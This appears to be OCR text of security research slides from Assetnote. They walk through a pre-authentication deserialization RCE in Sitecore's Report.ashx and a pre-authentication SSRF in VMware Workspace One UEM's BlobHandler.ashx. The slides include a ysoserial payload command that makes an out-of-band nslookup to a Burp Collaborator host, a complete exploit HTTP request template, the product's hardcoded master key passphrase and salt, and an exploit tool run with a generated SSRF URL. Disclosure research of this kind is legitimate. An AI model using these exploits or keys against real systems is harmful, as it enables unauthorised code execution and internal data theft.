
ASSETNOTE

Mapping out the attack surface

- Sitecore has a complex attack surface. A lot of the attack surface is defined in .config files located in App_Config.
- However, Sitecore also exposes a number of aspx / ashx files in the web root
- Inside the web.config file, we find the following line:

```
<site name="shell" virtualFolder="/sitecore/shell" physicalFolder="/sitecore/shell"
rootPath="/sitecore/content" startItem="/home" language="en" database="core"
domain="sitecore" loginPage="/sitecore/login" content="master" contentStartItem="/Home"
enableWorkflow="true" enableTracking="false" analyticsDefinitions="content"
xmlControlPage="/sitecore/shell/default.aspx" browserTitle="Sitecore"
htmlCacheSize="10MB" registryCacheSize="15MB" viewStateCacheSize="1MB"
xslCacheSize="25MB" disableBrowserCaching="true" />
```

Mapping out the attack surface



- As we know that the sitecore/shell directory in the deployment is exposed via IIS (web.config), we can start auditing the files within this directory.

- The journey in mapping out the attack surface is not over yet, we still are not sure about what is pre-authentication vs. what is post-authentication. This becomes clearer as we iterate through each aspx/ashx file and read the source code to see whether or not there are authentication requirements.

ASSETNOTE

Discovering the vulnerable endpoint

- When we investigated some of the files inside the sitecore/shell directory, we came across /sitecore/shell/ClientBin/Reporting/Report.ashx which had the following contents:

```
<%@ WebHandler Language="C#" CodeBehind="Report.ashx.cs"
Class="Sitecore.sitecore.shell.ClientBin.Reporting.Report, Sitecore.Xdb.Client" %>
```

- Since we've loaded up the source code in our IDE, we simply check out the source code of Sitecore.sitecore.shell.ClientBin.Reporting.Report located at Sitecore.Xdb.Client/Sitecore/sitecore/shell/ClientBin/Reporting/Report.cs.

Report.cs

```
    public void ProcessRequest(HttpContext context)
        {
            Assert.ArgumentNotNull(context, "context");
            object obj = null;
            try
            {
                obj = ProcessReport(context);
            }
            catch (Exception ex)
            {
                Log.Error("Failure running the requested report.", ex, this);
                obj = ex;
            }
            context.Response.ContentType = "application/xml";
            ReportDataSerializer.SerializeResponse(context.Response.OutputStream, obj);
        }

        private DataTable ProcessReport(HttpContext context)
        {
            string source = null;
            ReportDataQuery query = ReportDataSerializer.DeserializeQuery(context.Request.InputStream, out source);
            DataTable dataTable = (Factory.CreateObject("reporting/dataProvider", assert: true) as ReportDataProviderBase).GetData(source, query, CachingPolicy.WithCacheDisabled).GetDataTable();
            if (string.IsNullOrWhiteSpace(dataTable.TableName))
            {
                dataTable.TableName = "report";
            }
            return dataTable;
        }
    }
}
```

ASSETNOTE

ReportDataSerializer.cs

```
private static void DeserializeParameters(XmlReader reader, Dictionary<string, object> parameters)
    {
       reader.ReadStartElement("parameters");
       bool flag = !reader.EOF;
       while (flag)
       {
          if (reader.NodeType == XmlNodeType.Element && reader.Name == "parameter")
          {
             reader.MoveToContent();
             string attribute = reader.GetAttribute("name");
             if (attribute != null)
             {
                for (bool flag2 = reader.Read(); flag2 && reader.NodeType != XmlNodeType.Element; flag2 = reader.Read())
                {
                }
                object value = new NetDataContractSerializer().ReadObject(reader, verifyObjectName: true);
                parameters.Add(attribute, value);
             }
          }
          flag = reader.Read();
       }
    }
```

ASSETNOTE

Crafting a payload

```
./ysoserial.exe -f NetDataContractSerializer -g TypeConfuseDelegate -c "nslookup
yuwewp90p365hx64wh7rumz8kzqxem.burpcollaborator.net" -o base64 -t
```

```
<?xml version="1.0" ?>
<a>
    <query></query>
    <source>foo</source>
    <parameters>
        <parameter name="">
        SERIALIZED XML OBJECT HERE
        </parameter>
    </parameters>
</a>
```

ASSETNOTE

Final RCE Payload

```
POST /sitecore/shell/ClientBin/Reporting/Report.ashx HTTP/1.1
Host: sitecore.local
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/92.0.4515.131 Safari/537.36
Connection: close
Content-Type: text/xml
Content-Length: 5919

<?xml version="1.0" ?>
<a>
    <query></query>
    <source>foo</source>
    <parameters>
        <parameter name="">
SERIALIZED XML PAYLOAD HERE
        </parameter>
    </parameters>
</a>
```

ASSETNOTE

Exploit Writeup

https://bit.ly/3vGfUo5

ASSETNOTE

VMWare Workspace One UEM (AirWatch)


ASSETNOTE

What is Workspace One UEM?

- Workspace One UEM is used for mobility management (MDM) by enterprises.
- Mobile device management is the administration of mobile devices, such as smartphones, tablet computers and laptops. MDM is usually implemented with the use of a third-party product that has management features for particular vendors of mobile devices.
- VMWare acquired AirWatch, and then renamed AirWatch into Workspace One UEM.
- Almost every large enterprise has some sort of MDM solution, and VMWare Workspace One UEM is a really popular one.

Mapping out the attack surface

- Installing Workspace One UEM was almost harder than discovering the vulnerability lol.
- These folders inside the websites directory are all deployed under different virtual paths i.e. /Catalog/ and /AirWatch/.
- Presence of some ASHX files which is what we focused on when initially looking at the attack surface.
- Some ASHX files were not protected by auth.



ASSETNOTE

BlobHandler.ashx

- This file existed in multiple virtual paths, however, the ones we found to be vulnerable were located in /AirWatch/ and /Catalog/.

- This endpoint was accessible pre-authentication and no authentication logic was found within the code or web.config files.

```
private static void RenderProxyResponse()
{
    if (!string.IsNullOrWhiteSpace(EncryptedUrl))
    {
        string url = DataEncryption.DecryptString(Encoding.Unicode.GetString(Convert.FromBase64String(EncryptedUrl)), new EntityKey(7));
        HttpContext.Current.Request.Headers.Set("Connection", "close");
        ProxyService.ProxyServerResponse(HttpContext.Current, url);
    }
}
```

ASSETNOTE

Logic

- This snippet of code is proxying a request, as long as we provide an “encrypted” URL.
- If an encrypted URL is provided, a HTTP request will be made to this encrypted URL (arbitrary method, body, headers) and the full response will be proxied back to the user.
- This functionality was not in use by literally anything else in the code base, a big question is why it was implemented in the first place.
- Essentially a full read SSRF, with full control over the request, if we work out this “encryption” algorithm.

Encryption Function

```
// AirWatch.Security.Cryptography.AirWatchDataEncryptor
using AirWatch.Security.Cryptography.KeyManagement;

public string Encrypt(string stringToEncrypt)
{
    MasterKey masterKey = masterKeyResolver.GetMasterKey();
    return GetEncryptorForKey(masterKey).Encrypt(stringToEncrypt);
}
```

Getting the Master Key

```
// AirWatch.Security.Cryptography.KeyManagement.MasterKeyResolver
using AirWatch.Logging;

public MasterKey GetMasterKey(string keyVersion)
{
    ILogger current = LogAspect.Current;
    if (string.IsNullOrEmpty(keyVersion) || keyVersion.Equals("kv0"))
    {
        current.Debug("keyVersion is not defined or equals the default key version.");
        return DefaultMasterKey;
    }
    MasterKey masterKeyFromCache = GetMasterKeyFromCache(keyVersion);
    if (masterKeyFromCache != null)
    {
        return masterKeyFromCache;
    }
    MasterKey masterKeyFromConfigFile = GetMasterKeyFromConfigFile();
    if (masterKeyFromConfigFile != null && keyVersion.Equals(masterKeyFromConfigFile.KeyVersion))
    {
        StoreMasterKeyToCache(masterKeyFromConfigFile);
        return masterKeyFromConfigFile;
    }
    MasterKey masterKeyFromDb = GetMasterKeyFromDb(keyVersion);
    if (masterKeyFromDb == null || !masterKeyFromDb.IsKeyValid)
    {
        return DefaultMasterKey;
    }
    StoreMasterKeyToCache(masterKeyFromDb);
    return masterKeyFromDb;
}
```

ASSETNOTE

Default Master Key

```
// AirWatch.Security.Cryptography.KeyManagement.MasterKeyResolver
private static readonly MasterKey DefaultMasterKey = new MasterKey();

Hardcoded master key

// AirWatch.Security.Cryptography.KeyManagement.MasterKey
using System.Runtime.CompilerServices;

public MasterKey()
{
    KeyVersion = "kv0";
    Passphrase = "5c5e2c554f4f644b54383127495b356d7b36714e4b214a696749265729012 3a0";
    SaltData = "s@1tValue";
    IsKeyValid = true;
}
```

ASSETNOTE

Hooking In

- In order to create the PoC, we hooked into the encryption functions defined in the DLL files.
- By leveraging the already existing functions for encryption, we were able to create a CLI application that was capable of “encrypting” arbitrary strings.
- This allowed us to specify arbitrary URLs to be encrypted, which could then be used when requesting BlobHandler.ashx.
- This successfully led to full-read pre-authentication SSRF.

Final Exploit

- C:\Users\Administrator\Downloads\EncryptAirWatchSSRF>python airshock.py —url http://airwatch —ssrf http://example.com —request

- [*] Generated SSRF payload:

- http://airwatch/Catalog/BlobHandler.ashx?Url=YQB3AGUAdgAyADoAawB2ADAAOgB4AGwAawBiAEoAbwB5AGMAVwB0AFEAMwB6ADMAbABLADoARQBKAGYAYgBHAE4ATgBDADUARQBBAG0AZQBZAE4AUwBiAFoAVgBZAHYAZwBEAHYAdQBKAFgATQArAFUATQBkAGcAZABByAGMAMgByAEUAQwByAGIAcgBmAFQAVgB3AD0A

Exploit Writeup

https://bit.ly/3rOH4YO

ASSETNOTE

ASSETNOTE

assetnote.io

@assetnote